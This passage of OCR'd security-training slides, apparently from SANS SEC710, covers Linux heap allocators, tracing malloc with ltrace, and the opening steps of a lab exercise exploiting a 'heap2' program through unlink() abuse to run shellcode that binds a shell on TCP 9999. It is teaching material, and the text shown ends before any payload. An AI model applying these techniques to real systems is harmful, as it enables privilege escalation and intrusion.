


Example: malloc()

The objective of this example is to locate the address of the 500 byte chunk assigned by malloc(). Use a text editor and create the following program in C:

```
#include <stdlib.h>
main(){
        malloc(500);
}
```

Save the program as malloc_check.c in your home directory on the Kubuntu image. Compile the program with "gcc malloc_check.c –o malloc_check" at a command prompt. Next, we'll determine a way to locate the address of the chunk assigned by malloc().


Tool: ltrace
• Tool to intercept and record library calls
• Author: Juan Cespedes
• Freeware under the GNU Public License
• Similar to the tool strace
– strace is the successor to ltrace, however ltrace is easier to read for our purposes
• Useful for locating calls for memory allocations
SANS SEC710 - © 2011

Tool: ltrace

The tool ltrace was authored by Juan Cespedes and is freeware under the GNU Public License. ltrace executes a program until it exits, and during program execution it records library calls and the signals received. The relative strace tool traces systems calls as well as library calls by default and is more compatible with many OS'.


Common commands include:

ltrace –p (pid) - This command tells ltrace to attach to the requested Process ID and begin tracing.

ltrace –S – This command traces system calls as well as library calls.

ltrace –f – This command traces child processes created by fork().

strace is another great tool and is actually the successor to ltrace. However, ltrace still makes it a bit easier for us to find basic information that we need.


Example Answer
• Use ltrace or strace to find the location of the chunk allocated by malloc()
– $ ltrace ./malloc_check 2>&1 |grep 500
malloc(500) =0x804a008
– 2>&1 redirects stderr
SANS SEC710 - © 2011

Example Answer


There are several tools that will allow you to determine the location of memory allocations. Again, we'll use the ltrace tool. By entering the command:

ltrace ./malloc_check 2>&1 |grep 500

…we get the response:


malloc(500) ***=0x804a008***

We see that the start address of the chunk created by our malloc(500) statement is at the memory address 0x0804a008.


Module Summary
• Memory Allocators
– Doug Lea's dlmalloc
– Wolfram Gloger's ptmalloc
• malloc(), realloc(), free(), calloc()
• unlink() & frontlink()
• Bins and the Wilderness
SANS SEC710 - © 2011


Module Summary

In this module we covered how heap memory is managed on the Linux operating system. There are many memory allocators available that are simply wrappers to the functions malloc(), realloc(), free(), and calloc(). The wrappers are able to add additional features and controls to the functions they manage. Dynamic memory can be quite complex when attempting to follow the execution flow of a program and how and where memory is allocated.




Exploiting the Heap

This module focuses on techniques used to exploit the heap segment on Linux. Heap exploits can get quite complex and are considered by many as a right of passage when moving from easier exploitation methods to more advanced concepts.


Objectives
• Our objective for this module is to understand:
– Exploiting the Heap on Linux
– Discovering and identifying a vulnerability
– Abusing unlink()
– Overwriting Function Pointers
SANS SEC710 - © 2011

Objectives

In this module we will walk through the process of overwriting heap pointers in order to gain control of a process. The first technique will be to abuse the unlink() function when used to coalesce free chunks together into one large chunk. We will go through the process of overwriting function pointers to get desired results. With modern heap controls in place, overwriting function pointers or unprotected variables on the heap is the most popular method of exploitation.



Heap Exploitation on Linux
• This module is mostly exercises!
• We'll be using your Red Hat VM
• Heap exploits are often more complex than stack overflows...
• Goals of heap overflows:
– Privilege Escalation
– Getting Shell
– Bypass Authentication
– Overwrite
– Much more...
SANS SEC710 - © 2011

Heap Exploitation on Linux

In this module we will take a look at exploits that take advantage of programs utilizing the heap. Heap exploits can be a bit more tricky than your standard stack overflows. Often times the heap is less understood by both the attacker and the programmer. The heap is also much more dynamic than the stack, which provides more opportunities for an attacker to discover a vulnerability.

Goals of Heap Overflows


Heap overflows provide many of the same opportunities to an attacker as the stack, including privilege escalation, obtaining a root shell, bypassing authentication, and many others.


Exercise:
The "heap2" Program (1)
• The heap2 program
– We'll walk through this one together!
– The goal is to execute our shellcode
– We want to abuse the unlink() macro
– We'll use the tools objdump, ltrace, file, gdb and python
– Oh, and this one is a stripped binary!
SANS SEC710 - © 2011

Exercise: The "heap2" Program (1)


We will now walk through exploiting the heap2 program by abusing the unlink() macro called by the free() function. Our goal is, of course, to execute our shellcode and open up a port on TCP 9999, binding a command shell. For this exercise we will be using the tools objdump, ltrace, file, gdb, and python. We have used most of these already, and you're hopefully starting to become more comfortable with them. I'm going to throw another common twist on this program by stripping the binary of all symbol tables. This means that you will have difficulty in finding the location of functions and the like.


We will be using Red Hat 9.0 "Psyche" for our heap exercises. This OS has been chosen to allow for the exploitation of the unlink() macro without adding additional complexity. Many OS' running former versions of glibc were and are vulnerable to exploitation of the unlink() macro. On the Kubuntu Gutsy Gibbon OS we have been using, unlink() has been fixed to validate forward and backward pointers prior to unlinking a chunk from memory. This does not mean exploitation isn't possible, it simply requires that you become more creative. Understanding how to abuse the unlink() macro is an important rite of passage in breaking out of the more simple stack-based buffer overflows. There are several ways to abuse unlink(), and we'll take a look at a fairly reliable method.


Exercise:
The "heap2" Program (2)
• Determine if the heap2 program is vulnerable
[root@localhost deadlist]# ./heap2
Usage: ./heap1 <Word to add to dictionary!>
[root@localhost deadlist]# ./heap2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[root@localhost deadlist]#
• The program expects a word to add to the dictionary
• Small number of A's does not cause any problems
SANS SEC710 - © 2011

Exercise: The "heap2" Program (2)


Just as we did with the stack-based buffer overflows, we need to determine if and how the heap2 program is vulnerable. We first start by simply running the program with no arguments to see if there is any usage information. As you can see above, the usage states, "./heap <Word to add to dictionary>." Next, we try entering in a series of A's to see if we get any response. The program responds with, "You entered: AAAAAAAA…" and terminates normally. Let's move on…


Exercise:
The "heap2" Program (3)
• Let's try entering in a large number of A's
[root@localhost deadlist]# ./heap2 `python -c 'print"A"*600'`
You entered: AAAA


Exercise:
The "heap2" Program (4)
• Using the "file" tool
[root@localhost deadlist]# file heap2
heap2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically lin
ked (uses shared libs), stripped
[root@localhost deadlist]#
• GDB cannot disassemble
(gdb) disas main
No symbol table is loaded. Use the "file" command.
(gdb) file heap2
Reading symbols from heap2...(no debugging symbols found)...done.
(gdb)
SANS SEC710 - © 2011

Exercise: The "heap2" Program (4)

